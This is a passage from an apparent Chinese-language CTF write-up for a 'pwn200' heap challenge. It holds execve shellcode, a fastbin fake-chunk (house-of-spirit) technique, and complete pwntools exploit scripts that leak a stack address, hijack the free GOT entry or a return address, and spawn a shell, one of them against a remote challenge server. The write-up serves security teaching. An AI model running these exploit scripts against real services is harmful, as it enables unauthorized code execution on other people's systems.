[stack]:00007FFC7A129695 54                       push    rsp
[stack]:00007FFC7A129696 5E                       pop     rsi
[stack]:00007FFC7A129697 B0 3B                    mov     al, 3Bh
[stack]:00007FFC7A129699 0F 05                    syscall                         ; LINUX - sys_execve
```


成功获取到shell。

其他的shellcode http://www.bubuko.com/infodetail-640711.html.

方法2：

1.第一步，发送shellcode，利用printf漏洞得到栈地址。同上。

2.执行到函数400A92.



伪造一个chunk。

```
    #32bytes padding +prev size +size +padding +fake_addr
    data = p64(0) * 4 + p64(0) + p64(0x41)      # no strcpy
    data = data.ljust(56, '\x00') + p64(fake_addr)
    print data
    sh.send(data)
```

这些数据copy到0x7fff08521a00. dest设置为0x7fff08521a30.
位置0x7fff08521a20.为位置的chunk.

strcpy执行的时候，由于第一个字节为0，因此什么也没复制。 strcpy(0x7fff08521a30,0x7fff08521a00).

此时ptr中值为0x7fff08521a30。

接着执行free(ptr). 伪造chunk的地址会被加入fastbin中。

```
    sh.recvuntil('choice : ')
    sh.sendline('2')     # free(fake_addr)
```


然后申请一个同样大小的空间。

```
sh.recvuntil('choice : ')

 sh.sendline('1')     #malloc(fake_addr) #fake_addr
 sh.recvuntil('long?')
 sh.sendline('48')    # 48 + 16 = 64 = 0x40
 sh.recvline('48')    # ptr = malloc(48)

 data = 'a' * 0x18 + p64(shellcode_addr) # write to target_addr
 data = data.ljust(48, '\x00')
```

malloc 返回地址0x7fff08521a30. 然后写入data,会把返回值地址改成shellcode地址。




```
from pwn import *
import binascii
import time
import struct

g_local=True
context.log_level='debug'

sh=0
free_got=0x602018
if g_local:
    sh=process("./pwn200")
    #elf = ELF('./pwn200')
    #free_got = elf.got["free"]
    #print_log("attch by ida.....")
    raw_input("ida has attch? Press any key for continue...")
else:
    sh=remote("47.104.16.75",8997)


shellcode = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\x
def test2():
    print sh.recv(100)
    sh.send(shellcode+'a'*(48-len(shellcode)))
    if not g_local:
        print sh.recvuntil("\n")
    str_recv=sh.recv(256)
    print "return",str_recv,repr(str_recv)
    str_stack=str_recv[48:48+6]
    print str_stack
    str_stack+="\00\00"
    ebp,=struct.unpack("Q",str_stack)
    print "Stack address:%08x"%ebp
    offset=0x50
    shellcode_addr=ebp-offset
    print "shellcode_addr = " + hex(shellcode_addr)
    sh.sendline('0') #id
    print sh.recvuntil('\n')

    payload = p64(shellcode_addr)
    #the juck data must be '\x00' in the got!
    sh.send(payload + '\x00'*(0x38-len(payload)) + p64(free_got))
    sh.recvuntil('choice :')
    sh.sendline('2')
    sh.interactive()
```

```
def test3():
    print sh.recv(100)
    sh.send(shellcode+'a'*(48-len(shellcode)))
    if not g_local:
        print sh.recvuntil("\n")
    str_recv=sh.recv(256)
    print "return",str_recv,repr(str_recv)
    str_stack=str_recv[48:48+6]
    print str_stack
    str_stack+="\00\00"
    ebp,=struct.unpack("Q",str_stack)
    print "Stack address:%08x"%ebp
    offset=0x50
    shellcode_addr=ebp-offset
    fake_addr=ebp-0x90
    print "shellcode_addr = " + hex(shellcode_addr)

    sh.sendline("32")
    sh.recv(100)

    #32bytes padding +prev size +size +padding +fake_addr
    data = p64(0) * 4 + p64(0) + p64(0x41)      # no strcpy

    data = data.ljust(56, '\x00') + p64(fake_addr)
    print data
    sh.send(data)

    sh.recvuntil('choice : ')
    sh.sendline('2')     # free(fake_addr)

    sh.recvuntil('choice : ')
    sh.sendline('1')     #malloc(fake_addr) #fake_addr

    sh.recvuntil('long?')
    sh.sendline('48')    # 48 + 16 = 64 = 0x40
    sh.recvline('48')    # ptr = malloc(48)

    data = 'a' * 0x18 + p64(shellcode_addr) # write to target_addr
    data = data.ljust(48, '\x00')
    sh.send(data)

    sh.recvuntil('choice')
    sh.sendline('3')

    sh.interactive()

test3()
```